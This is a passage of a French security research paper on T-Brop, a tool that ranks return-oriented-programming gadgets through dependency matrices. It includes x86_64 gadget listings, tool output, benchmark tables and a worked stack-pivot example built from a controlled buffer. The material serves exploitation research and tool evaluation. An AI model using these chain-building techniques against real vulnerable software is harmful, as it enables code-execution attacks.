Cette caractérisation des gadgets par une matrice de dépendance et une condition de chaînage peut être étendue aux séquences de gadgets. Ainsi, si le gadget $g0$ est caractérisé par M_0 et u_0^{cc}, et le gadget g_1 par M_1 et u_1^{cc}, alors la matrice de dépendance de la séquence $g_0; g_1$ est $M_1 M_0$. La ligne correspondant au pointeur d'instruction est $u_1^{cc} M_0$, mais il faut également pouvoir contrôler u_0^{cc} pour permettre l'enchaînement de ces deux gadgets. Ainsi nous définissons la condition de chaînage de $g_0; g_1$ par $u_1^{cc} M_0 + u_0^{cc}$, où $+$ est ici un *ou* logique composante par composante.

4.3 Superposition de gadgets

Outre la composition de gadgets, la matrice de dépendances se prête bien à la superposition de gadgets, c'est à dire à l'exécution non-déterministe d'un gadget parmi un ensemble donné.

La matrice de dépendances d'un ensemble de gadgets G est une approximation conservative de la matrice de dépendances de chacun des gadgets de G. Elle se calcule facilement avec la formule suivante :

$$M_G = \sum_{g \in G} M_g$$

M_G représente donc l'ensemble des flux que l'on peut espérer en exécutant un gadget de G. M_G^n représente les flux que l'on peut espérer en exécutant exactement n gadget de G à la suite. Et $(I + M_G)^n$ représente ceux que l'on peut espérer en exécutant au plus n gadget de G.

Par ailleurs, $(I + M_G)^n$ converge rapidement, en au plus la dimension de M_G et donc du nombre de registres suivis. Ainsi, on peut obtenir efficacement avec une exponentiation rapide une sur-approximation de l'ensemble des flux que l'on peut espérer avec toute ROP chain de longueur quelconque construite avec des gadgets de G. Si le flux qui nous intéresse n'apparaît pas dans $(I + M_G)^\infty$, il est absolument inutile d'essayer de construire une ROP chain. Il faut alors chercher d'autres gadgets.

4.4 Traitement de la mémoire

Contrairement aux registres les flux d'information impliquant la mémoire dépendent fortement du contexte d'exécution. En effet une lecture sur rax n'est pas une lecture sur rbx, quel que soit le contexte, mais un déréférencement de rax peut-être équivalent à un déréférencement de rbx si ces deux registres pointent sur une même case mémoire. Or dans le cadre de la recherche de gadgets nous ne connaissons pas le contexte d'exécution.

Afin de garantir le calcul d'une approximation conservative nous devons donc prendre en compte toutes les situations d'aliasing potentielles.

Nous traitons donc la mémoire grâce à un pseudo-registre *mem* auquel correspondent une ligne et une colonne dans notre matrice de dépendance. Toute lecture de la mémoire propage ses dépendances. Toute écriture dans la mémoire introduit de nouvelles dépendances, mais sans écraser les anciennes : *mem* en sortie dépend toujours au moins de *mem* en entrée.

Exemple 6. Considérons maintenant les registres *rax*, *rbx*, *rcx*, et *mem*.

```
mov [rax], rbx
pop rcx
ret
```

$$M = \begin{pmatrix} 1 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 \\ 1 & 1 & 0 & 1 \\ 1 & 1 & 0 & 1 \end{pmatrix}$$

out \ in	rax	rbx	rcx	mem
rax	↲	·	·	·
rbx	·	↲	·	·
rcx	↲	↲	·	↲
mem	↲	↲	·	↲

Le registre *rcx* en sortie dépend de *rax*, *rbx*, *mem*, et aussi de *rsp* non représenté ici pour des raisons de place. En effet, à partir d'un état du système quelconque, il est possible de modifier *rcx* en sortie en modifiant uniquement la valeur pointée par *rsp*, ou en modifiant *rax* ou *rsp* pour qu'ils soient égaux, ou encore, s'ils sont égaux, en modifiant *rbx*.

Afin d'adhérer à notre définition d'influence, nous propageons également les dépendances liées aux registres déréférencés. Cela semble particulièrement légitime pour les lecture en l'absence de contexte précis. Après l'instruction `mov rbx, [rax]`, *rbx* dépend de la mémoire mais aussi de *rax*. Il peut être également utile de savoir quels registres sont déréférencés. C'est pourquoi nous introduisons également un pseudo-registre *deref* qui dépend des registres déréférencés et de lui même. Aucun registre ne dépend jamais de *deref*. Le calcul des dépendances vers *deref* n'est pas purement syntaxique et suit les règles de propagation que nous venons de décrire.

Exemple 7. Considérons maintenant les registres *rax*, *rbx*, et *deref*.

```
mov rax, [rbx]
xchg rax, rbx
mov [rax], rbx
ret
```

$$M = \begin{pmatrix} 0 & 1 & 0 \\ 0 & 1 & 0 \\ 0 & 1 & 1 \end{pmatrix}$$

out \ in	rax	rbx	drf
rax	·	↲	·
rbx	·	↲	·
drf	·	↲	↲

Le registre *deref* en sortie ne dépend que de *rbx* (et *deref*). En effet, lors du second déréférencement *rax* a la valeur de *rbx* en entrée.

5 Compromis correction/utilité

Nous venons d'introduire une approche permettant de calculer efficacement une approximation des matrices de dépendances et conditions de chaînage d'un ensemble de gadgets. Elle offre des garanties sur l'absence de faux négatifs : aucune dépendance ne manque. Cette exigence forte de correction nous oblige à prendre en compte toutes les situations d'aliasing potentiel et introduit également des faux positifs, en particulier à cause de la propagation pour toute lecture sur la mémoire des dépendances de toutes les écritures qui la précèdent.

Afin d'obtenir une vision plus réaliste des dépendances exploitables, il nous semble légitime de relâcher cette exigence de correction [16].

5.1 mem_r et pep_r

La première étape consiste à casser ce lien entre écritures et lectures sur la mémoire. Au lieu d'un seul pseudo-registre mem, nous considérons deux registres mem_r et mem_w représentant respectivement les lectures et écritures sur la mémoire. Toute lecture sur la mémoire dépend de mem_r et des éventuels registres déréférencés, et mem_r ne dépend que de mem_r. Toute écriture sur la mémoire introduit une dépendance vers mem_w, et seul mem_w dépend de mem_w.

L'analyste a accès à toutes les dépendances sauf celles passant directement par la mémoire. Ces dernières sont toujours accessibles si besoin : un registre qui dépend de mem_r est potentiellement influencé par toutes les dépendances de mem_w. Cette flexibilité à un coût car l'ordre entre écritures et lectures est perdue. Une lecture ne dépend plus uniquement des écritures qui la précèdent mais de toutes les écritures du bloc.

Exemple 8. En reprenant l'exemple 6 avec les (pseudo-)registres rax, rbx, rcx, mem_r, et mem_w.

```
mov [rax], rbx
pop rcx
ret
```

out \ in	rax	rbx	rcx	m_r	m_w
rax	↲	·	·	·	·
rbx	·	↲	·	·	·
rcx	·	·	·	↲	·
m_r	·	·	·	↲	·
m_w	↲	↲	·	·	↲

Le registre rcx en sortie ne dépend plus que de mem_r (et rsp non représenté ici). L'analyste peut retrouver les dépendances potentielles en observant la ligne correspondant à mem_w : le contenu de la mémoire, dont dépend rcx, est potentiellement influencé par rax et rbx.

5.2 Représentation de la pile

Séparer lectures et écritures retire également les dépendances passant par une partie fort utile de la mémoire : la pile. Nous allons donc la traiter différemment du reste de la mémoire.

Comme précédemment notre approche consiste à ajouter des registres :

- $stack_0$ représente le haut de la pile ;
- $stack_1$, $stack_2$, …, $stack_n$, représentent les n valeurs suivantes ;
- $stack_{under}$ représente les tréfonds de la pile, l'agrégat de toutes les cellules sous $stack_n$, et garde toujours une dépendance sur lui même. Plus exactement on sépare ce registre en deux, comme pour la mémoire, en $stack_{under\_r}$ et $stack_{under\_w}$;
- on représente également les valeurs au dessus de la pile avec $stack_{-1}$, $stack_{-2}$, …, $stack_{-m}$, $stack_{over\_r}$ et $stack_{over\_w}$.

La position dans la pile représentée par chacun de ces registres est relative au pointeur de pile. En particulier le pointeur de pile pointe toujours vers $stack_0$. Lors d'un `push` ou d'un `pop` par exemple, le pointeur de pile ne pointe pas vers un autre registre, c'est plutôt la valeur de dépendance de tous les pseudo-registres de pile qui est décalée. Ces registres nous permettent de traiter précisément les opérations simples sur la pile, de type `push`, `pop`, `call` et `ret`. Nous traitons également les additions et soustractions d'une (petite) constante au pointeur de pile : la matrice de dépendance est générée à la volée en fonction de la constante ajoutée, ou soustraite, en gérant correctement les désalignements de pile.

Exemple 9. Pour simplifier on ne sépare pas ici la mémoire en deux. On considère les registres rax, $stack_{over}$, $stack_{-1}$, $stack_0$, $stack_1$, $stack_2$, et $stack_{under}$. Considérons le gadget :

```
push rax
ret
```

Chacune de ces instructions présente les dépendances suivantes :

`ret`	rax	s_{over}	s_{-1}	s_0	s_1	s_2	s_{und}
rax	↲	·	·	·	·	·	·
s_{over}	·	↲	↲	·	·	·	·
s_{-1}	·	·	·	↲	·	·	·
s_0	·	·	·	·	↲	·	·
s_1	·	·	·	·	·	↲	·
s_2	·	·	·	·	·	·	↲
s_{und}	·	·	·	·	·	·	↲

`push rax`	rax	s_{over}	s_{-1}	s_0	s_1	s_2	s_{und}
rax	↲	·	·	·	·	·	·
s_{over}	·	↲	·	·	·	·	·
s_{-1}	·	↲	·	·	·	·	·
s_0	↲	·	·	·	·	·	·
s_1	·	·	·	↲	·	·	·
s_2	·	·	·	·	↲	·	·
s_{und}	·	·	·	·	·	↲	↲

Après un `ret` le haut de la pile, $stack_0$, contient la valeur qui était immédiatement sous l'adresse de retour, $stack_1$, ce qui explique la dépendance de $stack_1$ vers $stack_0$. De même, après un `push rax`, la valeur initialement en haut de la pile, $stack_0$, se retrouve juste sous la valeur qui vient d'être poussée, ce qui explique la dépendance de $stack_0$ vers $stack_1$.

La matrice de dépendance du gadget `push rax, ret` est, comme précédemment, le produit des matrices des instructions qui le compose :

$$\begin{pmatrix} 1&0&0&0&0&0&0\\ 0&1&1&0&0&0&0\\ 0&0&0&1&0&0&0\\ 0&0&0&0&1&0&0\\ 0&0&0&0&0&1&0\\ 0&0&0&0&0&0&1\\ 0&0&0&0&0&0&1 \end{pmatrix}_{\texttt{ret}} \begin{pmatrix} 1&0&0&0&0&0&0\\ 0&1&0&0&0&0&0\\ 0&1&0&0&0&0&0\\ 1&0&0&0&0&0&0\\ 0&0&0&1&0&0&0\\ 0&0&0&0&1&0&0\\ 0&0&0&0&0&1&1 \end{pmatrix}_{\texttt{push rax}} = \begin{pmatrix} 1&0&0&0&0&0&0\\ 0&1&0&0&0&0&0\\ 1&0&0&0&0&0&0\\ 0&0&0&1&0&0&0\\ 0&0&0&0&1&0&0\\ 0&0&0&0&0&1&1\\ 0&0&0&0&0&1&1 \end{pmatrix}$$

Ce qui donne sous forme tabulaire :

out \ in	rax	s_{over}	s_{-1}	s_0	s_1	s_2	s_{und}
rax	↲	·	·	·	·	·	·
s_{over}	·	↲	·	·	·	·	·
s_{-1}	↲	·	·	·	·	·	·
s_0	·	·	·	↲	·	·	·
s_1	·	·	·	·	↲	·	·
s_2	·	·	·	·	·	↲	↲
s_{und}	·	·	·	·	·	↲	↲

La cellule immédiatement au-dessus de la pile dépend[8] de rax. Par ailleurs, $stack_2$, la troisième cellule de la pile, dépend du fond de la pile (qui dépend également de $stack_2$). Cette interdépendance est due au fait que $stack_{under}$ est un accumulateur. Au moment du `push`, $stack_2$ est poussé dans $stack_{under}$. Lors du `ret`, la valeur en haut de $stack_{under}$ est remontée vers $stack_2$. Mais $stack_{under}$ est un accumulateur et on ne sait pas ce qu'il y en haut, d'où l'interdépendance. Quant à la condition de chaînage, elle est initialisée à $stack_0$ par le `ret` et transformée en rax par le `push`.

En dehors des ces opérations simples, toute modification du pointeur de pile provoque une corruption de la pile : mem_w prend toutes les dépendances de la pile et toutes les cellules de la pile dépendent de mem_r et des dépendances du pointeur de pile.

Avec $stack_{over}$, $stack_0$, $stack_{under}$, mem_r et mem_w, cela donne :

[8] La conservation des valeurs stockées au-dessus de la pile n'est pas garantie, surtout en mode noyau. Dans ce cas on n'utilisera pas les registres *stack* avec index négatif.

out \ in	s_{over}	s_0	s_{und}	m_r	m_w
s_{over}	·	·	·	↲	·
s_0	·	·	·	↲	·
s_{und}	·	·	·	↲	·
m_r	·	·	·	↲	·
m_w	↲	↲	↲	·	↲

$$\begin{pmatrix} 0&0&0&1&0 \\ 0&0&0&1&0 \\ 0&0&0&1&0 \\ 0&0&0&1&0 \\ 1&1&1&0&1 \end{pmatrix}$$

Exemple 10. Considérons le gadget :

```
    mov rsp, rdx
    push rax
    pop rbx
    pop rcx
    ret
```

Notre approche calcule en particulier que *rbx* ne dépend que de *rax*, et que *rcx* dépend de mem_r et *rdx*. Le calcul matriciel est laissé en exercice.

Contrairement à l'introduction de mem_r et mem_w, à partir de laquelle il est possible de retrouver une approximation conservative, comme expliqué en section 5.1, certaines dépendances potentielles lié à des alias sur la pile sont définitivement perdues. En effet, pour un registre qui ne dépend pas directement de l'état de la pile, on ne peut pas savoir si ses dépendances sont passées par la pile ou non, et si elles ont pu être modifiées en transit.

Exemple 11. Considérons le gadget suivant :

```
    push rax
    mov [rbx], rcx
    pop rax
    ret
```

Avec notre approximation de la pile, *rax* en sortie ne dépend que de *rax* en entrée. Pourtant si au moment du déréférencement *rbx* pointe vers le haut de la pile alors *rax* prend la valeur de *rcx*. D'après notre définition de l'influence, *rax* est donc influencé par *rax*, *rbx*, et *rcx*.

Angrop aussi ignore l'alias éventuel :

```
Changed registers: set(['rax'])
Popped registers: set([])
Register move: [rax to rax, 64 bits]
Register dependencies:
    rax: [rax ()]
Memory write:
    address (64 bits) depends on: ['rbx']
    data (64 bits) depends on: ['rcx']
```

6 Base de gadgets

6.1 Construction

T-Brop construit une base de gadgets contenant les informations de dépendances et les conditions de chaînage. La première étape est classique et consiste en la recherche de toutes les adresses correspondant à un retour de fonction ou un saut dynamique. Ces adresses servent de point d'entrée pour la construction des gadgets.

Comme illustré par l'exemple 3, la construction des gadgets, avec leur matrice de dépendances et condition de chaînage, se fait de manière itérative. Pour tout gadget en cours de construction on en insère d'abord une copie dans notre base de gadget et on l'étend en rajoutant une instruction au début. Pour les architectures ayant des instructions de taille variable, plusieurs extensions sont possibles. Autant de copies que nécessaire sont alors créées.

La plupart des approches considèrent les gadgets jusqu'à une certaine taille, en byte ou en nombre d'instructions. Au moment de l'extension d'un gadget nous avons sa matrice de dépendance et condition de chaînage. Nous pouvons utiliser ces informations pour calculer une fonction de coût et décider si le gadget doit être étendu ou s'il est déjà assez complexe. Notre fonction de coût est une combinaison linéaire du :

- taux d'augmentation du nombre de dépendances : $\max(0, (n - d/d))$, où n est le nombre de 1 dans la matrice de dépendances, et d le nombre de (pseudo-)registres. Ainsi pour une permutation ce critère est nul.
- nombre de dépendances dans la condition de chaînage.
- nombre de registres déréférencés. Trois déréférencements dont l'adresse dépend d'un seul et même registre comptent pour un, un déréférencement dont l'adresse dépend de trois registres compte pour trois.
- nombre d'instructions.

Exemple 12. Considérons les deux gadgets suivants :

```
add rbx, [rdx+4*rcx]
imul rbx
call [rax+0xC05FEFE]
```

```
push rax
push rbx
push rcx
mov rcx, rbx
mov rbx, rax
pop rax
pop rdx
pop rsi
pop rdi
ret 0x10
```

La gadget de gauche est plus court en nombre d'instructions ainsi qu'en nombre de bytes (13 contre 16). Pourtant dans le cadre d'une recherche de gadgets il nous semble plus raisonnable d'étendre le second.

6.2 Consultation

À partir de l'ensemble des gadgets étudiés, une base de données associant entre autre à tout couple de registres (i, j) l'ensemble des gadgets g tels que $M_g(i, j) = 1$, est créée.

Une fois la base constituée il est possible d'effectuer un filtrage pour en extraire une liste de gadgets intéressants, triés par coût croissant. Cette liste réduite peut alors être étudiée par une approche plus classique, comme pour les outils purement syntaxiques, ou passée à un outil automatique plus précis. Le filtrage peut se faire sur la présence, l'unicité, ou l'absence d'une ou plusieurs dépendances, sur la condition de chaînage...

Le filtrage sur les dépendances nous permet également de filtrer les gadgets par rapport au décalage sur la pile. Cela peut être utile à un analyste qui souhaiterait éviter une région de la pile qu'il ne contrôle pas. Si $stack_i$ ne dépend que de $stack_j$ alors à priori il y a un décalage de $i - j$ cellules ; si $stack_i$ ne dépend que de $stack_j$ et $stack_{j+1}$ alors on peut borner le décalage entre $i - j$ et $i - j - 1$ cellules ; Le décalage peut également être majoré ou minoré en considérant les dépendances vers $stack_{under}$ et $stack_{over}$. Les bornes calculées avec cette heuristique sont correctes en général, mais il est toujours possible d'effectuer une permutation sur la pile sans changer le pointeur de pile.

Le filtrage sur les dépendances a été étendu aux combinaisons de deux gadgets réalisant un flux d'un registre $r1$ à un registre $r2$. Pour le premier gadget nous commençons par éliminer tous ceux dont la condition de chaînage n'est pas réalisable. Ensuite pour chaque registre $r3$, le gadget le moins coûteux réalisant une dépendance de $r1$ vers $r3$ est recherché. Pour le second gadget, pour chaque $r3$, nous éliminons tous ceux dont la condition de chaînage après l'exécution du premier gadget n'est pas réalisable. Parmi ces gadgets nous retournons le moins coûteux parmi ceux réalisant $r3$ vers $r2$.

Exemple 13. Dans le cadre d'une analyse, une vulnérabilité nous permet de contrôler un buffer pointé par rax et la cible du prochain saut. On cherche d'abord un gadget ayant une dépendance de rax et mem_r vers rsp : aucun résultat. On cherche donc à construire une chaîne passant par un registre intermédiaire, on obtient :

```
    mov rcx, rax
    call [rax+8]

    mov rdx, [rcx+0x50]
    mov rbp, [rcx+0x18]
    mov rsp, [rcx+0x10]
    jmp rdx
```

Bien sûr l'outil ne regarde que les dépendances, d'autres propositions contenant par exemple `mov rdx, [rax-0x30]` et `movsxd rsp, [rdx-0x50]` sont inutiles dans notre contexte : nous ne contrôlons pas `[rax-0x30]` et nous voulons un contrôle total sur *rsp*.

L'outil n'est pas magique, mais permet à l'analyste d'éliminer efficacement un grand nombre de gadgets inutiles et de mettre en avant certains gadgets qui n'auraient pas forcément été considérés avec un simple grep.

7 Implémentation

L'approche a été implémentée en python 3 dans l'outil T-Brop disponible sur le compte GitHub des divisions SSI de la DGA[9]. Pour le désassemblage nous nous appuyons sur la branche next[10] de capstone [23], et pour la manipulation de matrices booléennes creuses sur SciPy [13] et NumPy [19].

La branche next de capstone indique pour chaque instruction le type d'accès sur les registres et opérandes : lecture ou modification. Cela nous permet de trouver rapidement une approximation satisfaisante des dépendances pour la plupart des instructions : tout ce qui est écrit dépend de tout ce qui est lu. Pour pouvoir gérer correctement la pile, les dépendances pour les opérations la concernant doivent être précisées.

Pour le moment notre implémentation ne gère que le x86_64. Nous n'avons dû préciser les dépendances que pour les opérations de type `call`, `ret`, `push`, `pushf`, `pop`, `popf`, ainsi que pour `add rsp, 0x...` et `sub rsp, 0x...`. Toute autre opération sur `rsp` menant à une corruption de pile comme indiqué en section 5.2. Afin d'améliorer la précision nous avons également précisé les dépendances pour `xor` utilisé comme une mise à zéro et `xchg`. Pour toutes les autres instructions du x86_64 et de ses extensions gérée par la branche next de capstone nous utilisons l'heuristique précédemment décrite.

Les représentations matriciels et tabulaires des dépendances sont parfois difficilement lisibles, surtout avec quelques centaines de registres. Nous avons donc inclus un pretty printer qui permet de mettre en évidence tous les registres modifiés, en ignorant les simples décalages de la pile.

[9] `github.com/DGA-MI-SSI/T-Brop`
[10] `https://github.com/aquynh/capstone/tree/next`

```
4889742448     mov qword ptr [rsp + 0x48], rsi
  4883c448     add rsp, 0x48
       5f      pop rdi
     ffe0      jmp rax
```

```
Cost: 38

++++ DepMatrix ++++
rflags <--- rsp
rdi <--- rsi
deref <--- deref, rsp
stack_{-1} <--- rsi

++++ chainCond ++++
rax
```

L'ajout d'une architecture, même exotique, ne devrait pas être trop fastidieux. Pour la plupart des instructions nous n'avons besoin de savoir que si les opérandes sont lues ou modifiées.

8 Évaluation

Nous avons comparé T-Brop en termes de performance à deux outils syntaxiques, rp++ et ROPGadget, et deux outils symboliques, nrop et angrop. Pour ces outils nous avons mesurer le temps nécessaire pour lister les gadgets de fichiers exécutables de taille croissante, sauf pour nrop qui n'active pas son analyse symbolique dans ce cadre, nous avons donc demandé les gadgets équivalents à `mov rax, rbx ; ret`. Nous avons limité la taille des gadgets à 10 instructions ou 22 bytes suivant la limite supportée par les outils. T-Brop obtient des résultats similaire avec ces deux bornes.

Les tests ont été effectué sur une machine virtuelle à deux cœurs cadencés à 2GHz avec 4Go de mémoire RAM. Les résultat obtenus sont présentés dans les tables 2 et 3. Le nombre de gadgets identifiés par les outils est du même ordre de grandeur, on remarque tout de même un facteur deux entre T-Brop et angrop d'une part et rp++ et ROPgadget d'autre part. Cette différence peut s'expliquer par différents facteurs : sections analysées, instructions prises en compte, gestion des doublons... En terme de temps de traitement, comme on pouvait s'y attendre, T-Brop est beaucoup plus lent que les approches purement syntaxiques. En plus du désassemblage vers une chaîne de caractères, T-Brop doit pour chaque instruction identifier les flux d'information, en faire une matrice de dépendance de quelques centaines de dimensions, calculer un produit matriciel, et stocker le résultat. T-Brop reste par ailleurs beaucoup plus rapide que les approches symboliques : pour chaque instruction elles

Binaire analysé		Temps de traitement en minutes:secondes				
Nom	Taille (ko)	rp++	ROPgadget	T-Brop	angrop	nrop
fstab-decode	6	0:00.00	0:00.15	0:00.90	*0:07.66*	0:24.92
java	6	0:00.00	0:00.15	0:00.77	0:07.56	0:33.18
fgconsole	10	0:00.01	0:00.18	0:01.13	0:12.75	1:42.91
nisdomainname	14	0:00.01	0:00.16	0:01.30	0:16.25	3:07.10
openvt	19	0:00.02	0:00.20	0:01.54	0:18.04	5:36.12
echo	31	0:00.06	0:00.30	0:03.67	0:59.79	13:00.73
rmdir	39	0:00.10	0:00.39	0:05.00	*1:11.10*	11:22.58
touch	63	0:00.13	0:00.51	0:07.02	1:38.85	20:11.61
kmod	151	0:00.35	0:01.23	0:18.73	3:59.10	42:00.60
tar	375	0:01.10	0:03.51	0:58.47	*2:45.70*	
c++	898	0:01.81	0:04.86	1:44.97	*15:40.45*	
rbash	1013	0:03.01	0:11.56	2:38.21	*25:53.19*	
static-sh	1918	0:05.74	0:18.22	9:07.77	*47:01.06*	
python3	4360	0:11.27	0:23.45	17:14.36	*21:12.80*	

Tableau 2. Temps nécessaire au traitement de fichiers exécutables de taille croissante. Une cellule vide indique un temps de traitement supérieur à une heure. Une cellule grisée en italique indique un arrêt prématuré dû à une erreur à l'exécution.

Binaire analysé		Nombre de gadgets identifiés			
Nom	Taille (ko)	rp++	ROPgadget	T-Brop	angrop
fstab-decode	6	110	145	72	*Err*
java	6	98	131	61	55
fgconsole	10	188	260	119	110
nisdomainname	14	252	329	159	146
openvt	19	282	391	164	156
echo	31	1209	1218	633	626
rmdir	39	1528	1588	811	*Err*
touch	63	2252	2292	1249	1083
kmod	151	6660	7019	3818	3728
tar	375	20406	24322	10757	*Err*
c++	898	37849	29785	17392	*Err*
rbash	1013	51687	52632	25694	*Err*
static-sh	1918	116147	111916	63384	*Err*
python3	4360	206262	136360	115460	*Err*

Tableau 3. Nombre de gadgets identifiés dans des fichiers exécutables de taille croissante. Une cellule vide indique que l'analyse a été stoppée au bout d'une heure. Une cellule grisée en italique indique un arrêt prématuré dû à une erreur à l'exécution.

doivent faire un calcul symbolique bien plus couteux qu'un calcul matriciel. En plus de ce calcul symbolique nrop requête un solveur SMT pour chaque gadget identifié. Ainsi, sur un binaire de 151ko par exemple, nrop nécessite environ 40 minutes, angrop 4 minutes, T-Brop 20 secondes et rp++ et ROPgadget autour d'une seconde. Précisons que seuls angrop et nrop proposent une implémentation parallèle et profitent de la présence d'un deuxième cœur.

Nous n'avons pas comparé notre approche à PSHAPE, cependant l'auteur rapporte un traitement de 4,7Mo/heure sur un serveur avec 40 cpu Intel Xeon E5 4640 avec 224 Go de RAM [7]. Bien que nous n'ayons pas utilisé les même binaires de test, Il nous semble raisonnable d'affirmer que T-Brop est plus rapide.

Une évaluation de la pertinence de ces différents outils dans le cadre d'une analyse serait souhaitable mais difficile à mettre en place. De façon anecdotique, une analyse avec rp++ dans le cadre du scénario de l'exemple 13 nous a permis d'obtenir un *stack pivot* en cinq gadgets, quand T-Brop nous a proposé en quelques minutes une solution en deux gadgets.

En général les informations renvoyées par T-Brop sont relativement précises malgré les approximations. Reprenons les gadgets de l'exemple 12, et affichons la sortie de T-Brop.

```
    add rbx, [rdx+4*rcx]
    imul rbx
    call [rax+0xC05FEFE]
```

```
++++ DepMatrix ++++
rflags <--- rax, rbx, rcx, rdx, mem_r
rax <--- rax, rbx, rcx, rdx, mem_r
rbx <--- rbx, rcx, rdx, mem_r
rdx <--- rdx, rax, rbx, rcx, mem_r
deref <--- deref, rax, rbx, rcx, rdx, rsp, mem_r

++++ chainCond ++++
rax, rdx, rcx, rbx, mem_r
```

Comme prévu ce gadget induit un grand nombre de dépendances. Lors de nos tests, angrop n'a pas pu analyser ce gadget, ni une version remplaçant le `call` final par un `mov push ret`.

Le second gadget est plus long mais plus simple :

```
    push rax
    push rbx
    push rcx
    mov rcx, rbx
    mov rbx, rax
    pop rax
    pop rdx
    pop rsi
    pop rdi
    ret 0x10
```

```
++++ DepMatrix ++++
rax <--- rcx
rbx <--- rax
rcx <--- rbx
rdi <--- stack_0
rdx <--- rbx
rsi <--- rax
deref <--- deref, rsp
stack_{-7} <--- rcx
stack_{-6} <--- rbx
stack_{-5} <--- rax

++++ chainCond ++++
stack_3
```

Cette fois ci, angrop est plus précis car il précise bien qu'il s'agit d'égalités et non de simples dépendances :

```
Stack change: 0x20
Changed registers: set(['rcx', 'rsi', 'rbx', 'rdx', 'rdi', 'rax'])
Popped registers: set(['rdi'])
Register move: [rbx to rcx, 64 bits]
Register move: [rax to rsi, 64 bits]
Register move: [rax to rbx, 64 bits]
Register move: [rbx to rdx, 64 bits]
Register move: [rcx to rax, 64 bits]
Register dependencies:
    rbx: [rax ()]
    rcx: [rbx ()]
    rdx: [rbx ()]
    rax: [rcx ()]
    rsi: [rax ()]
```

Angrop utilisant une approche symbolique, il est assez facile de construire des exemples ou T-Brop est moins précis. Comme expliqué, T-Brop s'appuie sur capstone, or capstone ne différencie pas les flags. De plus T-Brop approxime les flux en considérant les lectures et écritures indépendamment. Ainsi sur l'exemple suivant :

```
    dec rcx    ; rflags <--- rcx
    lodsq      ; rax = [rsi]
               ; rsi += (DF?-8:8)
```

```
++++ DepMatrix ++++
rflags <--- rcx
rax <--- rcx, rsi, mem_r
rsi <--- rsi, rcx, mem_r
deref <--- deref, rsi, rsp

++++ chainCond ++++
stack_0
```

T-Brop propage une dépendance de `rcx` vers les flags, puis du *direction flag*, lu par `lodsq`, vers `rax`, modifié par cette même instruction. Un meilleur traitement des flags et de `lodsq` permettrait d'obtenir un résultat proche de celui d'angrop :

```
Stack change: 0x8
Changed registers: set(['rcx', 'rsi', 'rax'])
Popped registers: set([])
Register dependencies:
    rcx: [rcx ()]
    rsi: [rsi ()]
Memory read:
    address (64 bits) depends on: ['rsi']
    data (64 bits) stored in regs:['rax']
```

Les alias sont plus problématique. Dans l'exemple suivant T-Brop manque l'écriture sur la pile et la dépendance de `rcx` vers `rax` :

```
    mov     rbx, rsp
    mov     [rbx], rcx
    pop     rax
    ret
```

```
++++ DepMatrix ++++
rax <--- stack_0
rbx <--- rsp
deref <--- deref, rsp
mem_w <--- rcx, rsp

++++ chainCond ++++
stack_1
```

Si angrop semble adopter la même approche que nous pour les alias potentiels, il traite correctement les alias avérés :

```
Stack change: 0x10
Changed registers: set(['rax', 'rbx'])
Popped registers: set([])
Register move: [rcx to rax, 64 bits]
Register dependencies:
    rax: [rcx ()]
```

Il faut cependant garder à l'esprit que dans nos tests, angrop exécuté sur deux cœurs est dix à vingt fois plus lent que T-Brop sur un seul cœur, lorsqu'il termine sans erreur.

9 Travaux futurs

Nous avons plusieurs pistes pour améliorer T-Brop. En terme de temps d'exécution la priorité est une implémentation multi-thread. La recherche de gadget se parallélise naturellement : le binaire analysé n'est accédé qu'en

écriture, et chaque retour de fonction ou branchement indirect peut être traité indépendamment. Angrop propose déjà une telle implémentation.

La précision peut également être améliorée de façon générique en ajoutant par exemple un pseudo-registre pour chaque déréférencement vers une variable globale ([0x...] et [rip+0x...] en x86_64). Nous envisageons également de différencier plusieurs niveau de dépendance pour distinguer les opérations simples comme une affectation ou une addition, des opérations ne concernant que quelque bits ou difficilement inversibles.

Par ailleurs notre fonction de coût doit encore être optimisée pour être plus pertinente. D'autre fonction de coût peuvent également être intéressante, comme GaLity [8], si elles peuvent être calculées rapidement et utilisées en ligne pour guider la recherche de gadgets.

Pour le moment T-Brop n'offre qu'une fonctionnalité de filtrage intelligent sur l'ensemble des gadgets, ainsi qu'une estimation de la taille de la plus petite chaîne permettant d'obtenir une dépendance donnée. Le chaînage automatique est limité aux combinaisons de deux gadgets comme décrit en section 6.2. Pour aller plus loin, nous pouvons voir la matrice de dépendance comme la matrice d'adjacence d'un graphe. On peut donc rechercher des chaînes candidates en cherchant des chemins dans le graphe correspondant à M_G la matrice d'un ensemble de gadgets comme définie section 4.3. Avec cette approche la condition de chaînage ne peut pas être prise en compte.

Une autre approche plus précise consiste à considérer les gadgets comme des transitions dans un graphe dont chaque nœud représente un état du système : pour chaque registre un bit indiquant s'il est influencé par l'analyste ou non. On se retrouve avec un nombre d'états exponentiel en le nombre de registres. Il faut donc réduire le nombre de registres après la phase de création des gadgets et utiliser des algorithmes de plus court chemin pour les très grands graphes. La condition de chaînage peut alors être prise en compte.

10 Conclusion

Nous avons présenté une approche originale pour l'aide à la réalisation de ROP chain basée sur un calcul de matrice de dépendances. Elle permet un filtrage plus expressif que les approches syntaxiques tout en nécessitant des calculs beaucoup moins lourds que les approches symboliques.

L'approche peut être conservative et garantir l'identification de toutes les dépendances au prix d'un certain nombre de faux positifs. Plusieurs

heuristiques relâchant l'exigence de correction ont été présentées pour réduire le nombre de faux positifs.

Nous avons également montré comment utiliser les matrices de dépendances pour évaluer la longueur minimal d'une ROP chain permettant d'obtenir certains transferts d'information. Aucune autre méthode connue ne permet cette fonctionnalité aussi efficacement.

L'approche a été implémentée dans un outil libre prometteur, bien plus rapide que les outils symboliques.

Références

1. Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow Integrity Principles, Implementations, and Applications. *ACM Trans. Inf. Syst. Secur.*, 13(1) :4 :1–4 :40, November 2009.
2. Clark Barrett and Cesare Tinelli. Satisfiability Modulo Theories. In Edmund M. Clarke, Thomas A. Henzinger, Helmut Veith, and Roderick Bloem, editors, *Handbook of Model Checking*. Springer, 2018.
3. Julien Couvy. Exploiting ROP attacks with a unique instruction. Bachelor's thesis, Vrije Universiteit Amsterdam, 2017.
4. Christopher Domas. M/o/Vfuscator, the single instruction compiler – Turning 'mov' into a soul-crushing RE nightmare. In *REcon*, 2015.
